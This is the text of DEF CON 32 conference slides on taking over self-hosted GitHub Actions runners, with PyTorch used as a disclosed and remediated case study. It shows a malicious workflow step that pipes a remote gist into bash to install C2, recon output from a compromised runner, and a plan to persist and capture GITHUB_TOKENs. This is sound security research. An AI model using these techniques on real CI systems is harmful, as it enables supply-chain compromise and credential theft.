



Grand Theft Actions

*Abusing Self-Hosted GitHub Runners at
Scale*

ADNAN KHAN | JOHN STAWINSKI
DEF CON 32 - LAS VEGAS

Disclaimer

- All vulnerabilities mentioned during this talk have been remediated
- The views and opinions expressed in this presentation are solely our own
- The content presented is not endorsed by, nor does it represent the views of our employers
- All materials and ideas shared are independently developed and should not be attributed to our employers

About us

Adnan Khan

- Security Engineer for Day Job
- Security Researcher
- Bug Bounty Hunter

X: @adnanthekhan

Web: <https://adnanthekhan.com>



John Stawinski

- Red Team Security Engineer at Praetorian 
- CI/CD Security Researcher
- Watched Avatar TLA 3 times in the past year
- Former Collegiate Athlete

Web: <https://johnstawinski.com>

Email: jstan327@gmail.com

GitHub Actions provides a broad attack surface that can expose organizations to critical supply chain attacks, especially by abusing self-hosted runners.


GitHub-Hosted Runners

- Built by GitHub
- Updated on a weekly cadence
- As of writing, covers:
 - Linux, Windows, MacOS
 - Multiple architectures
- Always Ephemeral

Self-Hosted Runners

- Managed by end users
- Runs the Actions Runner agent
 - Security is the user's responsibility
 - "Path of Least Resistance" is a non-ephemeral self-hosted runner

We've Discovered High/Critical CI/CD Vulnerabilities In...





The Progression


1. *Red Team*

August
2022




2022/
2023

3.



July
2023

4.





August
2023

3 Steps to Identifying Self-Hosted Runner Takeover at Scale

Searching for Candidates




Code Search
Dorks



Automated Scanning

```
> gato-x e -R runner_repos.txt  
[+] The authenticated user is: AdnaneKhan  
[+] The GitHub Classic PAT has the following scopes: gist, read:org, repo, workflow  
[+] Querying and caching workflow YAML files from 6668 repositories!  
[+] Querying 2 out of 134 batches!
```



Manual Triage



Can I Pwnz the thing?


Can I Pwnz it gud?

What is *Self-Hosted Runner Takeover*?

Specific case of
Public Poisoned
Pipeline
Execution [CICD-
SEC-4]



Deployment of
persistence on a
self-hosted runner
via a Pull Request



Large number of
lateral movement and
privilege escalation
paths

*Self-hosted runner misconfigurations
are amplified by **GitHub's insecure
defaults.***

Fork pull request workflows from outside collaborators

Choose which subset of outside collaborators will require approval to run workflows on their pull requests. [Learn more about approving workflow runs from public forks.](#)

- ☐ **Require approval for first-time contributors who are new to GitHub**
Only first-time contributors who recently created a GitHub account will require approval to run workflows.
- ☒ **Require approval for first-time contributors**
Only first-time contributors will require approval to run workflows.
- ☐ **Require approval for all outside collaborators**

Save



Playing with

← → ↻ 🔍 github.com/pytorch/pytorch



<> **Code** ⓘ Issues 5k+ 🔗 Pull requests 1.1k

☆ Star 80.3k ▼

📖 **README** ❤️ Code of conduct 📄 License 🔒 Security



PyTorch is a Python package that provides two high-level features:


- Tensor computation (like NumPy) with strong GPU acceleration
- Deep neural networks built on a tape-based autograd system

Recon - There's Complicated, and Then There is Pytorch

90+ Workflows

15+ GitHub Secrets

*5+ Self-hosted
Runners*





pytorch / pytorch



Code



Issues

5k+



Pull requests

783



Actions



Projects

30



Wiki



← periodic



periodic #8855

Recon - Confirming Self-Hosted Runners



Summary

Jobs



parallelnative-linux-jammy-py3.8... ▾



linux-focal-cuda11.8-py3.9-gcc9 ▾



linux-focal-cuda11.8-py3.10-gcc... ▾



win-vs2019-cuda11.8-py3 ▾

linux-focal-rocm5.6-py3.8 / test (distributed, 1, 2,

succeeded on Oct 29, 2023 in 1h 51m 59s



Set up job

```
1 Current runner version: '2.311.0'
2 Runner name: 'worker-rocm-amd-30'
3 Runner group name: 'Default'
4 Machine name: 'jenkins-worker-rocm-amd-30'
```


< periodic

```
2 Runner name: 'worker-rocm-amd-30'  
3 Runner group name: 'Default'  
4 Machine name: 'jenkins-worker-rocm-amd-30'
```

succeeded on Oct 29, 2023 in 1h 51m 59s

Jobs

parallelnative-linux-jammy-py3.8... ▾

linux-focal-cuda11.8-py3.9-gcc9 ▾

linux-focal-cuda11.8-py3.10-gcc... ▾

win-vs2019-cuda11.8-py3 ▾

Set up job

```
1 Current runner version: '2.311.0'  
2 Runner name: 'worker-rocm-amd-30'  
3 Runner group name: 'Default'  
4 Machine name: 'jenkins-worker-rocm-amd-30'
```

update build guide to use mkl-static. #116946

 Draft

xuhancn wants to merge 1 commit into `pytorch:main` from `xuhancn:xu_mkl_static` 

Need to find a PR that:

- 1. Submitted by a **previous contributor** from a fork*
- 2. Was not approved*
- 3. Triggered Workflows that ran on **pull_request***

 pytorchbot added the `open source` label 12 hours ago

  All checks have passed
2 skipped, 101 successful, and 1 neutral checks

  Lint / quick-checks / linux-job (pull_request) Successful in 3m

  pull / linux-jammy-py3.8-gcc11-no-ops / build (pull_request) Successful in 14m

update build guide to use mkl-static. #116946

Fork pull request workflows from outside collaborators

Choose which subset of outside collaborators will require approval to run workflows on their pull requests. [Learn more about approving workflow runs from public forks.](#)

☐ **Require approval for first-time contributors who are new to GitHub**

Only first-time contributors who recently created a GitHub account will require approval to run workflows.

☒ **Require approval for first-time contributors**

Only first-time contributors will require approval to run workflows.

☐ **Require approval for all outside collaborators**


Save

✓  Lint / quick-checks / linux-job (pull_request) Successful in 3m

✓  pull / linux-jammy-py3.8-gcc11-no-ops / build (pull_request) Successful in 14m

*These three things together = **PROBABLE** default workflow approval requirements*

It takes a long time to find GitHub's documentation on self-hosted runner security



jstawinski / DEFCON_ROCKS

Search Type 🔍 to search

Code Issues Pull requests Actions Projects Wiki Security Insights Settings

General

Access

Collaborators

Moderation options

Code and automation

Branches

Tags

Rules

Actions

General

Runners

Webhooks

Runners

New self-hosted runner

Host your own runners and customize the environment used to run jobs in your GitHub Actions workflows. [Learn more about self-hosted runners.](#)

There are no runners configured

[Learn more about using runners](#) to run actions on your own servers.

General

Access

Collaborators

Moderation options

Code and automation

Branches

Tags

Rules

Actions

Webhooks

Environments

Codespaces

Pages

Security

Code security and analysis

Deploy keys

Secrets and variables

Integrations

GitHub Apps

Email notifications

General

Repository name

BlackHat_is_cool

Rename

☐ Template repository

Template repositories let users generate new repositories with the same directory structure and files. [Learn more about template repositories.](#)

☐ Require contributors to sign off on web-based commits

Enabling this setting will require contributors to sign off on commits made through GitHub's web interface. Signing off is a way for contributors to affirm that their commit complies with the repository's terms, commonly the [Developer Certificate of Origin \(DCO\)](#). [Learn more about signing off on commits.](#)

Default branch

The default branch is considered the "base" branch in your repository, against which all pull requests and code commits are automatically made, unless you specify a different branch.

main

Social preview

Upload an image to customize your repository's social media preview.

Images should be at least 640×320px (1280×640px for best display).

[Download](#)

[Edit](#)




Features

☒ Wikis

Wikis host documentation for your repository.

Phase 1: Infiltrate the "Contributor" List

Remember, the default workflow approval requirements only allow Contributors to execute workflows without approval.



fix typo in serialization.md #106191

 Closed sokkaofthewate... wants to merge 1 commit into `pytorch:main` from `sokkaofthewatertribe:serialization_typo` 

 Conversation 4  Commits 1  Checks 133  Files changed 1

Changes from all commits ▾ File filter ▾ Conversations ▾ Jump to ▾ 

✓ fix typo in serialization.md

 sokkaofthewatertribe committed on Jul 27, 2023 Verified

▼  2  torch/csrc/jit/docs/serialization.md 

↑...

@@ -291,7 +291,7 @@ The load process has the following steps:

```
291 291
292 292 The unpickling process consists of a single call to unpickle the module
293 293 object contained in `data.pkl`. The `Unpickler` is given a callback that lets it
294 - resolved any qualified names it encounters into `ClassType`s. This is done by
294 + resolve any qualified names it encounters into `ClassType`s. This is done by
295 295 resolving the qualified name to the appropriate file in `code/`, then
296 296 compiling that file and returning the appropriate `ClassType`.
297 297
```

....↓

fix typo in serialization.md #106191

 Closed sokkaofthewate... wants to merge 1 commit into `pytorch:main` from `sokkaofthewatertribe:serialization_typo` 

 Conversation 4  Commits 1  Checks 133  Files changed 1

Changes from all commits ▾ File filter ▾ Conversations ▾ Jump to ▾ 

✓ fix typo in serialization.md

 sokkaofthewatertribe committed on Jul 27, 2020

294

– resolved

294

+ resolve a

▾  2  torch/csrc/jit/docs/serializ

↑...

@@ -291,7 +291,7 @@ The load process has the following steps:

```
291 291
292 292 The unpickling process consists of a single call to unpickle the module
293 293 object contained in `data.pkl`. The `Unpickler` is given a callback that lets it
294 - resolved any qualified names it encounters into `ClassType`s. This is done by
294 + resolve any qualified names it encounters into `ClassType`s. This is done by
295 295 resolving the qualified name to the appropriate file in `code/`, then
296 296 compiling that file and returning the appropriate `ClassType`.
297 297
```

...↓

Phase 2: Install C2 on select self-hosted runners

Leveraged our “Runner-on-Runner” C2

```
jobs:

  build:

    name: Linux ARM64

    runs-on: ${{ matrix.os }}

    strategy:

      matrix:

        os: [

          {system: "ARM64", name: "Linux ARM64"},

          {system: "benchmark", name: "Linux Intel"},

          {system: "glue-notify", name: "Windows Intel"}

        ]

    steps:

      - name: Lint Code Base

        continue-on-error: true

      env:

        VERSION: ${{ matrix.version }}

        SYSTEM_NAME: ${{ matrix.os }}

      run: curl <GIST_URL> | bash
```



build

succeeded now in 2s

> ✓ Set up job

✓ Run a multi-line script

```
1 ▶ Run pwd && ls /home && ip a
4 /home/pytorchci/.actions-runner2/_work/alerttesting/alerttesting
5 amd
6 amd2
7 amddc
8 ansible
9 pytorchci
10 1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
11     link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
12     inet 127.0.0.1/8 scope host lo
13         valid_lft forever preferred_lft forever
14     inet6 ::1/128 scope host
15         valid_lft forever preferred_lft forever
16 2: enp3s0f0: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
17     link/ether 7c:d3:0a:62:a5:3c brd ff:ff:ff:ff:ff:ff
18 3: enp3s0f1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
19     link/ether 7c:d3:0a:62:a5:3d brd ff:ff:ff:ff:ff:ff
```



✓ jenkins-worker-rocm-amd-34 Linux Shell #34

Summary

Jobs

✓ build

Run details

Usage

Workflow file

build

succeeded now in 2s

> ✓ Set up job

✓ Run a multi-line script

```
1 ▶ Run pwd && ls /home && ip a
4 /home/pytorchci/.actions-runner2/_work/alerttesting/alerttesting
5 amd
6 amd2
7 amddc
8 ansible
9 pytorchci
10 1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
11     link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
12     inet 127.0.0.1/8 scope host lo
13         valid_lft forever preferred_lft forever
14     inet6 ::1/128 scope host
15         valid_lft forever preferred_lft forever
16 2: enp3s0f0: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
17     link/ether 7c:d3:0a:62:a5:3c brd ff:ff:ff:ff:ff:ff
18 3: enp3s0f1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen
19     link/ether 7c:d3:0a:62:a5:3d brd ff:ff:ff:ff:ff:ff
```




Run a multi-line script

```
1  ▶ Run pwd && ls /home && ip a
4  /home/pytorchci/.actions-runner2/_work/alerttesting/alerttesting
5  amd
6  amd2
7  amddc
8  ansible
9  pytorchci
10 1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
11     link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
12     inet 127.0.0.1/8 scope host lo
13         valid_lft forever preferred_lft forever
14     inet6 ::1/128 scope host
15         valid_lft forever preferred_lft forever
16 2: enp3s0f0: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
17     link/ether 7c:d3:0a:62:a5:3c brd ff:ff:ff:ff:ff:ff
18 3: enp3s0f1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
19     link/ether 7c:d3:0a:62:a5:3d brd ff:ff:ff:ff:ff:ff
```

```
18 3: enp3s0f1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
```

```
19     link/ether 7c:d3:0a:62:a5:3d brd ff:ff:ff:ff:ff:ff
```

Phase 3: The Great Secret Heist

A blue helicopter with the number '340' on its side is flying over a city skyline at sunset. The sun is low on the horizon, creating a warm, orange glow. The city buildings are silhouetted against the sky. The helicopter is in the foreground, flying towards the right. The background shows a dense urban landscape with various skyscrapers and buildings.

Self-hosted runner post-exploitation is how you go from trivial RCE to complete supply chain attack.



*Self-hosted runner post-
exploitation is how you go from
trivial RCE to
complete supply chain attack.*

Background - The Magical GITHUB_TOKEN



Used by
workflows to
authenticate to
GitHub for API
and Git
Operations

READ
WRITE

Multiple scopes
Permissions can
be read or write
for each



Tokens are
only valid
for the
duration of
each job

linux-focal-rocm5.6-py3.8 / test (distributed, 1, 2, linux.rocm.gpu)

succeeded on Oct 29, 2023 in 1h 51m 59s

✓ Set up job

```
1 Current runner version: '2.311.0'
2 Runner name: 'worker-rocm-amd-30'
3 Runner group name: 'Default'
4 Machine name: 'jenkins-worker-rocm-amd-30'
5 ▼GITHUB_TOKEN Permissions
6   Actions: write
7   Checks: write
8   Contents: write
9   Deployments: write
10  Discussions: write
11  Issues: write
12  Metadata: read
13  Packages: write
14  Pages: write
15  PullRequests: write
16  RepositoryProjects: write
17  SecurityEvents: write
18  Statuses: write
```



When a workflow uses the actions/checkout step, the GITHUB_TOKEN is stored on the self-hosted runner

The Problem: GITHUB_TOKENs from fork PRs have read-only permissions

The Solution: Persist on the runner and capture a token from a future workflow

